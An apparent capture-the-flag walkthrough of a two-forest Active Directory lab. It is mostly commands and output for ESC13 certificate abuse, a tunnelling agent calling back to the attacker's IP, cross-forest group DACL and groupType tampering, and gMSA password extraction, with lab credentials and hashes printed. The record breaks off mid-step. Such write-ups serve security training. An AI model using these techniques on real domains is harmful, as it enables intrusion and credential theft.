


Overview#
PingPong is an insane-difficulty Windows machine built around two Active Directory forests, PING.HTB and PONG.HTB, joined by a bidirectional trust. The environment is hardened across the board, with modern defaults like NTLM disabled and LDAP signing enforced, and is presented as an assumed-breach scenario:
c.roberts / AssumedBreach123
User#
Enumeration#
Portscan:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-26 15:30:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Trying credentials, we see that only Kerberos authentication is possible
netexec smb DC1.ping.htb -u 'c.roberts' -p AssumedBreach123 -k
SMB         DC1.ping.htb    445    DC1              [*]  x64 (name:DC1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC1.ping.htb    445    DC1              [+] ping.htb\c.roberts:AssumedBreach123
Extracted users
SMB         DC1.ping.htb    445    DC1              M.Russell                     2025-12-28 08:14:51 0       IT manager
SMB         DC1.ping.htb    445    DC1              G.Lorents                     2025-12-28 08:14:51 0       IT Support Specialist
SMB         DC1.ping.htb    445    DC1              Z.Iskam                       2025-12-28 08:14:51 0       IT Director
SMB         DC1.ping.htb    445    DC1              M.Wallace                     2025-12-28 08:14:51 0       Assurance Tester
SMB         DC1.ping.htb    445    DC1              P.Paul                        2025-12-28 08:14:52 0       Security Specialist
SMB         DC1.ping.htb    445    DC1              A.Gordon                      2025-12-28 08:14:52 0       Network Engineer
SMB         DC1.ping.htb    445    DC1              P.Klain                       2025-12-28 08:14:52 0       Senior IT Technician
SMB         DC1.ping.htb    445    DC1              C.Roberts                     2025-12-28 08:14:52 0       Junior IT Technician
Computers
LDAP        DC1.ping.htb    389    DC1              DC1$
LDAP        DC1.ping.htb    389    DC1              gMSA$
Retrieve a TGT to collect bloodhound data with rusthound
getTGT.py ping.htb/c.roberts:"AssumedBreach123" -k
export KRB5CCNAME=c.roberts.ccache
Create krb5 config file via netexec:
netexec smb DC1.ping.htb -u 'c.roberts' -p AssumedBreach123 -k --generate-krb5-file krb5.conf
sudo mv krb5.conf /etc/krb5.conf
Collect bloodhound data:
rusthound-ce -i 10.129.38.110 -f dc1.ping.htb -d ping.htb --kerberos -z -c AllWe find out there two domains with a bidirectional Cross Forest Trust. This means user from each domain can authenticate against the other realm.
Further enumeration on our initial user c.roberts shows he can enroll an interesting template TemporaryWinRM:
Gather ADCS data with certipy:
certipy find -hide-admins -k -dc-ip 10.129.38.110 -dc-host dc1.ping.htbDirectly we get a vulnerability hit on ESC13:
  "Certificate Templates": {
    "0": {
      "Template Name": "TemporaryWinRM",
      "Display Name": "Temporary WinRM",
      "Certificate Authorities": [
        "ping-DC1-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        33554432,
        2147483648
      ],
      "Enrollment Flag": [
        1,
        8,
        32
      ],
      "Private Key Flag": [
        16
      ],
      "Extended Key Usage": [
        "Client Authentication",
        "Secure Email",
        "Encrypting File System"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "1 year",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2025-12-23 17:19:28+00:00",
      "Template Last Modified": "2025-12-27 21:12:15+00:00",
      "Issuance Policies": [
        "1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623"
      ],
      "Linked Groups": [
        "CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb"
      ],
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "PING.HTB\\Domain Users"
          ]
        },
        "Object Control Permissions": {
          "Write Property Enroll": [
            "PING.HTB\\Domain Users"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "PING.HTB\\Domain Users"
      ],
      "[!] Vulnerabilities": {
        "ESC13": "Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'."
      }
    }
Initial Access / ESC13#
ESC13 describes a privilege escalation scenario where a certificate template is configured with an “Issuance Policy” that, through an OID configuration in Active Directory, is linked to a specific AD security group. If an attacker can enroll for such a template, the certificate they obtain can effectively grant them the privileges associated with that linked AD group during Kerberos authentication.
To get a TGT with the privileges of TempWinRMAccess, we enroll the cert with certipy:
certipy req -dc-host dc1.ping.htb -target dc1.ping.htb -ca 'ping-DC1-CA' -template 'TemporaryWinRM' -k
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'C.Roberts@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'
Retrieve the ticket .ccache from the cert:
certipy auth -pfx c.roberts.pfx -dc-ip 10.129.38.210
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'C.Roberts@ping.htb'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: 'c.roberts@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
File 'c.roberts.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): n
[*] Wrote credential cache to 'c.roberts_74f59479-70fc-4237-b18f-32ba742d27af.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for 'c.roberts@ping.htb': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
Import the new ticket:
mv c.roberts_74f59479-70fc-4237-b18f-32ba742d27af.ccache c.roberts_with_winrm.ccache
export KRB5CCNAME=c.roberts_with_winrm.ccache
We now can login via winrm to DC1:
┌──(kali㉿pentest1)-[~/0_htb/pingpong]
└─$ evil-winrm-py -i dc1 -k
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'dc1:5985' as 'c.roberts@PING.HTB'
evil-winrm-py PS C:\Users\C.Roberts\Documents>
We have an internal network 192.168.2.0/24 and can ping pong.htb
evil-winrm-py PS C:\users\c.roberts> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.2.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 0.0.0.0evil-winrm-py PS C:\users\c.roberts> ping pong.htb
Pinging pong.htb [192.168.2.2] with 32 bytes of data:
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128Spin up ligolo to reach the internal network:
sudo proxy -selfcert

INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
INFO[0000] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:9090
WARN[0000] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » INFO[0046] Agent joined.                                 id=00155d168601 name="PING\\C.Roberts@dc1" remote="10.129.38.110:49883"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - PING\C.Roberts@dc1 - 10.129.38.110:49883 - 00155d168601
[Agent : PING\C.Roberts@dc1] » start
INFO[0055] Starting tunnel to PING\C.Roberts@dc1 (00155d168601)
[Agent : PING\C.Roberts@dc1] »
sudo ip route add 192.168.2.0/24 dev ligolo evil-winrm-py PS C:\users\c.roberts> upload ~/bin/ligolo/windows/agent.exe .
Uploading /home/kali/bin/ligolo/windows/agent.exe: 6.44MB [00:08, 757kB/s]
[+] File uploaded successfully as: C:\users\c.roberts\agent.exe
evil-winrm-py PS C:\users\c.roberts> .\agent.exe -connect 10.10.15.172:11601 -ignore-cert -retryWe find out the dc name dc2.pong.htb via dig :
dig @192.168.2.2 dc.pong.htb

; <<>> DiG 9.20.22-1-Debian <<>> @192.168.2.2 dc.pong.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 21044
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;dc.pong.htb.                   IN      A

;; AUTHORITY SECTION:
pong.htb.               3600    IN      SOA     dc2.pong.htb. hostmaster.pong.htb. 130 900 600 86400 3600
Portscan of dc2 reveals a running MSSQL instance:
sudo nscan dc2.pong.htb

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-26 16:32:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pong.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2026-04-26T16:34:11+00:00; +6m05s from scanner time.
| ms-sql-info:
|   192.168.2.2:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-26T12:14:12
|_Not valid after:  2056-04-26T12:14:12
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pong.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Cross-Forest access is possible:
└─$ netexec ldap dc2.pong.htb -d ping.htb -u "c.roberts" -p 'AssumedBreach123' -k --dc-list
LDAP        dc2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc2.pong.htb    389    DC2              [+] ping.htb\c.roberts:AssumedBreach123
LDAP        dc2.pong.htb    389    DC2              DC2.pong.htb = 192.168.2.2
LDAP        dc2.pong.htb    389    DC2              [+] Found DC in trusted domain: dc1.ping.htb
LDAP        dc2.pong.htb    389    DC2              ping.htb -> Bidirectional -> Forest Transitive
LDAP        dc2.pong.htb    389    DC2              dc1.ping.htb = 192.168.2.1
Collect bloodhound data for PONG.HTB domain:
rusthound-ce -i 192.168.2.2 -f dc2.pong.htb -d pong.htb --kerberos -z -c AllCross-Forest Trust Group DACL Abuse#
In bloodhound we can now see an additional path on c.roberts which leads to user PONG_GMSA$:
As we own GMSA MANAGERS (inherited), we can add ourself to this group and read the GMSA Password from PONG_GMSA$. This path was not visible before, because GMSA MANAGERS belongs to the PONG.HTB domain:
BloodyAD output shows we can write DACL on GMSA MANAGERS group:
bloodyAD --host dc2.pong.htb -d pong.htb -k get writable --detail

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=pong,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=gMSA Managers,CN=Users,DC=pong,DC=htb
DACL: WRITE
Add genericAll to GMSA Managers via bloodyAD:
bloodyAD -k --host dc2.pong.htb -d pong.htb -u c.roberts add genericAll 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' 'S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=gMSA Managers,CN=Users,DC=pong,DC=htb
If we try to add ourself to this group it fails with invalidCredentials:
bloodyAD --host dc2.pong.htb -d pong.htb -u c.roberts -k add groupMember 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'S-1-5-21-750635624-2058721901-1932338391-2617'
Traceback (most recent call last):
  File "/usr/bin/bloodyAD", line 8, in <module>
    sys.exit(main())
             ~~~~^^
  File "/usr/lib/python3/dist-packages/bloodyAD/main.py", line 201, in main
    output = args.func(conn, **params)
  File "/usr/lib/python3/dist-packages/bloodyAD/cli_modules/add.py", line 242, in groupMember
    member_transformed = conn.ldap.dnResolver(member)
                         ^^^^^^^^^
  File "/usr/lib/python3/dist-packages/bloodyAD/network/config.py", line 128, in ldap
    self._ldap = Ldap(self)
                 ~~~~^^^^^^
  File "/usr/lib/python3/dist-packages/bloodyAD/network/ldap.py", line 185, in __init__
    raise e
  File "/usr/lib/python3/dist-packages/bloodyAD/network/ldap.py", line 172, in __init__
    raise err
msldap.commons.exceptions.LDAPBindException: LDAP Bind failed! Result code: "invalidCredentials" Reason: "b'80090324: LdapErr: DSID-0C0906F9, comment: AcceptSecurityContext error, data 576, v4f7c\x00'
This is because the groupType on GMSA Managers is set to Global we have to set it to Domain Local:
bloodyAD --host dc2.pong.htb -d pong.htb -u c.roberts -k get object 'gMSA Managers'

distinguishedName: CN=gMSA Managers,CN=Users,DC=pong,DC=htb
cn: gMSA Managers
dSCorePropagationData: 2025-12-28 08:49:01+00:00
groupType: -2147483646
See for more information here:
- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups
- https://specterops.io/blog/2017/06/20/a-pentesters-guide-to-group-scoping/
| Group Type | Can include foreign members? |
|---|---|
| Global | ❌ No |
| Domain Local | ✅ Yes |
| Universal | ✅ Yes |
We need to set it first to Universal then Domain Local (I found out by chance, I don’t know the exact reason why it doesn’t work directly):
bloodyAD -k --host dc2.pong.htb -d pong.htb -u c.roberts set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' groupType -v '-2147483640'
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated

bloodyAD -k --host dc2.pong.htb -d pong.htb -u c.roberts set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' groupType -v '-2147483644'
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated
Now we can add ourself to GMSA Managers group with bloodyAD:
bloodyAD -k --host dc2.pong.htb -d pong.htb -u c.roberts add groupMember 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 added to CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB
Read GMSA password:
netexec ldap dc2.pong.htb -d ping.htb -u "c.roberts" -p 'AssumedBreach123' -k --gmsa                                                                                              130 ⨯
LDAP        dc2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc2.pong.htb    389    DC2              [+] ping.htb\c.roberts:AssumedBreach123
LDAP        dc2.pong.htb    389    DC2              [*] Getting GMSA Passwords
LDAP        dc2.pong.htb    389    DC2              Account: Pong_gMSA$           NTLM: 4b85a2a049588810c1267e4018b07a07     PrincipalsAllowedToReadPassword: gMSA Managers
Credentials:
Pong_gMSA$:4b85a2a049588810c1267e4018b07a07
bloodyAD -k --host dc2.pong.htb -d pong.htb -u c.roberts get object 'pong_gmsa$'

distinguishedName: CN=Pong_gMSA,CN=Managed Service Accounts,DC=pong,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: Pong_gMSA
codePage: 0
countryCode: 0
dNSHostName: gmsa.pong.htb
dSCorePropagationData: 1601-01-01 00:00:00+00:00
description: JEA Enabled gMSA on DC1
The description of the account Pong_gMSA$ says JEA (Just enough administration) -> https://learn.microsoft.com/en-us/powershell/scripting/security/remoting/jea/overview?view=powershell-7.6 is enabled for DC1.
As RC4 and NTLM is disabled, we need to get an AES key.
- Get the encrypted password blob with
ldapquery:
netexec ldap dc2.pong.htb -d ping.htb -u "c.roberts" -p 'AssumedBreach123' -k --query "(sAMAccountName=pong_gmsa$)" "msDS-ManagedPassword"
LDAP        dc2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc2.pong.htb    389    DC2              [+] ping.htb\c.roberts:AssumedBreach123
LDAP        dc2.pong.htb    389    DC2              [+] Response for object: CN=Pong_gMSA,CN=Managed Service Accounts,DC=pong,DC=htb
LDAP dc2.pong.htb 389 DC2 msDS-ManagedPassword b'\x01\x00\x00\x00$\x02\x00\x00\x10\x00\x12\x01\x14\x02\x1c\x02xY\x1bX\xb1\xd0\xf5\x9a\xc0\x90\xd5\x0f\x90\x8a2\x06{\x86\xb2u\xf2d\xe3\xce\xe5\xe3NYiB^\xe5\xbe\x81\xc1\xdc\xf28\xf7N\x94\xb5\xb5\xdenf\xed\xaa\xdc\xfa\t\x062\xfa\xf07!\xcc\xb1{\r\x17\x1elC\xe9\xaam\x92\x8a\x00\xab&,-;\xf0\xbeD\xc7\xe0V\xdaae\x7f\x01Ng$n\xc5\x06\xd9\xd0\xdb\x89"\xd6\xea\x08\xf5\x8c\xc3|g\xda\x0c\x9a\x97\x1bJ\xe0,\x86^neM\xa2\x08\x83\x81v\x8d\xeb\x8av\x97\xdb\xc8\xf0\t2\xa1\x91\xa1\x0b;\xe5~\x08\xb9\xa89\xf4I\xd9\xb6#/\xc5uC2l\xb2\x1d?F\xe8\x9aC\xe6\xd1,\xc6\xac\xcb\xc7\x0bgn&f\x17\xf7\xff\x86\xa4+$R\x9f\x7fW\xdcO\x91O\xb0\xc4s\xbcG\xaf\x10Uz\xf4\xc6N\xc2\x1e\x0f\xfd\xce\x7f3\x17\xb3\x96V\xdd\xf74"+\xad\xfd\xde!xx\xe1\x90\x87\xd9\x86\xc9\x83A\xa6f\x1a\xae\x012/\xab\x1b\x81\xd8\xfb\xa8\x01\x90\xdc\xaf\x1eM\xebE\xafh\xcd\x00\x00T\xd8u\xe0\x90IM\xacZ8\x03\x16nQ+\xcd(\xe8\xa7[\xf6\xfd\xd0Gk\xa2\xe2\x06\xb9\x9e\xcb\xf0w\x8e\xd6=\xe9\xd60\xee\xa7`R5\x01[\x8d\xb6Z\xad\x1d9l+m\x04p\xddZ\xff\xb6\xeaL\xad+\x9a\x1c@y\xd8w_\xf2o\xdb\x97q\x11\xb2\x8f_MP\x0b\xe9\x1f\t\xe8\xbf\xa0i]\x9bh\xf24\xe0\xd5\xbe\x1b\xe1\r\x92IAfbGe\t\x9a\xa3\x1a\xffFG\x03^h\x99\x9e\x03\xf67\xb3@\xb7\xb78f\xfe\xf6*A\xcd\xb6\xb0\xb5\xab\x0c#\x06\xdd!\xf5\x945\x0f-"\xff\xdd\xc9\x19\xc2\xccm\x8e\t\x8620\x85D\xd9\xf5\x9e\x9b\xb4\xbd\x06\xb0U\x95Y@\xa3\xd1[\x8c\xe8\x8f\x9a)\x0f\xf5\xb6\x8d\xc5~V?\x9e\xf0Fk\rmU\xb6&Hb[\x9e\x91\xe1\xe7i\xcar\xa1\xc4\x1a\x82)\xe7\x95\\~N\xad\x0c\x8e\x89\xd5$Ovx\x8f\x93\xc7DW\xb0P\xa8$\xf9\x7f\xefe\xe0\x8f\xcf\xf4\xc0\xacJ\xdf\xb4\n\xcf\x04\x06\x00\x00\xb6\x14e\x885\x0f\x00\x00\xb6\xb6\x94\xd54\x0f\x00\x00'- Convert into hex with this python code:
blob = b'\x01\x00\x00\x00$\x02\x00\x00\x10\x00\x12\x01\x14\x02\x1c\x02xY\x1bX\xb1\xd0\xf5\x9a\xc0\x90\xd5\x0f\x90\x8a2\x06{\x86\xb2u\xf2d\xe3\xce\xe5\xe3NYiB^\xe5\xbe\x81\xc1\xdc\xf28\xf7N\x94\xb5\xb5\xdenf\xed\xaa\xdc\xfa\t\x062\xfa\xf07!\xcc\xb1{\r\x17\x1elC\xe9\xaam\x92\x8a\x00\xab&,-;\xf0\xbeD\xc7\xe0V\xdaae\x7f\x01Ng$n\xc5\x06\xd9\xd0\xdb\x89"\xd6\xea\x08\xf5\x8c\xc3|g\xda\x0c\x9a\x97\x1bJ\xe0,\x86^neM\xa2\x08\x83\x81v\x8d\xeb\x8av\x97\xdb\xc8\xf0\t2\xa1\x91\xa1\x0b;\xe5~\x08\xb9\xa89\xf4I\xd9\xb6#/\xc5uC2l\xb2\x1d?F\xe8\x9aC\xe6\xd1,\xc6\xac\xcb\xc7\x0bgn&f\x17\xf7\xff\x86\xa4+$R\x9f\x7fW\xdcO\x91O\xb0\xc4s\xbcG\xaf\x10Uz\xf4\xc6N\xc2\x1e\x0f\xfd\xce\x7f3\x17\xb3\x96V\xdd\xf74"+\xad\xfd\xde!xx\xe1\x90\x87\xd9\x86\xc9\x83A\xa6f\x1a\xae\x012/\xab\x1b\x81\xd8\xfb\xa8\x01\x90\xdc\xaf\x1eM\xebE\xafh\xcd\x00\x00T\xd8u\xe0\x90IM\xacZ8\x03\x16nQ+\xcd(\xe8\xa7[\xf6\xfd\xd0Gk\xa2\xe2\x06\xb9\x9e\xcb\xf0w\x8e\xd6=\xe9\xd60\xee\xa7`R5\x01[\x8d\xb6Z\xad\x1d9l+m\x04p\xddZ\xff\xb6\xeaL\xad+\x9a\x1c@y\xd8w_\xf2o\xdb\x97q\x11\xb2\x8f_MP\x0b\xe9\x1f\t\xe8\xbf\xa0i]\x9bh\xf24\xe0\xd5\xbe\x1b\xe1\r\x92IAfbGe\t\x9a\xa3\x1a\xffFG\x03^h\x99\x9e\x03\xf67\xb3@\xb7\xb78f\xfe\xf6*A\xcd\xb6\xb0\xb5\xab\x0c#\x06\xdd!\xf5\x945\x0f-"\xff\xdd\xc9\x19\xc2\xccm\x8e\t\x8620\x85D\xd9\xf5\x9e\x9b\xb4\xbd\x06\xb0U\x95Y@\xa3\xd1[\x8c\xe8\x8f\x9a)\x0f\xf5\xb6\x8d\xc5~V?\x9e\xf0Fk\rmU\xb6&Hb[\x9e\x91\xe1\xe7i\xcar\xa1\xc4\x1a\x82)\xe7\x95\\~N\xad\x0c\x8e\x89\xd5$Ovx\x8f\x93\xc7DW\xb0P\xa8$\xf9\x7f\xefe\xe0\x8f\xcf\xf4\xc0\xacJ\xdf\xb4\n\xcf\x04\x06\x00\x00\x10^\xe1\xd5\xb4\x0e\x00\x00\x10\x00\x11#\xb4\x0e\x00\x00'
print(blob.hex())01000000240200001000120114021c0278591b58b1d0f59ac090d50f908a32067b86b275f264e3cee5e34e5969425ee5be81c1dcf238f74e94b5b5de6e66edaadcfa090632faf03721ccb17b0d171e6c43e9aa6d928a00ab262c2d3bf0be44c7e056da61657f014e67246ec506d9d0db8922d6ea08f58cc37c67da0c9a971b4ae02c865e6e654da2088381768deb8a7697dbc8f00932a191a10b3be57e08b9a839f449d9b6232fc57543326cb21d3f46e89a43e6d12cc6accbc70b676e266617f7ff86a42b24529f7f57dc4f914fb0c473bc47af10557af4c64ec21e0ffdce7f3317b39656ddf734222badfdde217878e19087d986c98341a6661aae01322fab1b81d8fba80190dcaf1e4deb45af68cd000054d875e090494dac5a3803166e512bcd28e8a75bf6fdd0476ba2e206b99ecbf0778ed63de9d630eea7605235015b8db65aad1d396c2b6d0470dd5affb6ea4cad2b9a1c4079d8775ff26fdb977111b28f5f4d500be91f09e8bfa0695d9b68f234e0d5be1be10d92494166624765099aa31aff4647035e68999e03f637b340b7b73866fef62a41cdb6b0b5ab0c2306dd21f594350f2d22ffddc919c2cc6d8e098632308544d9f59e9bb4bd06b055955940a3d15b8ce88f9a290ff5b68dc57e563f9ef0466b0d6d55b62648625b9e91e1e769ca72a1c41a8229e7955c7e4ead0c8e89d5244f76788f93c74457b050a824f97fef65e08fcff4c0ac4adfb40acf04060000105ee1d5b40e000010001123b40e0000There is a powershell modul DSInternals which allows retrieving the plaintext from this encrypted blob: https://github.com/MichaelGrafnetter/DSInternals
- Get plaintext
GMSApassword
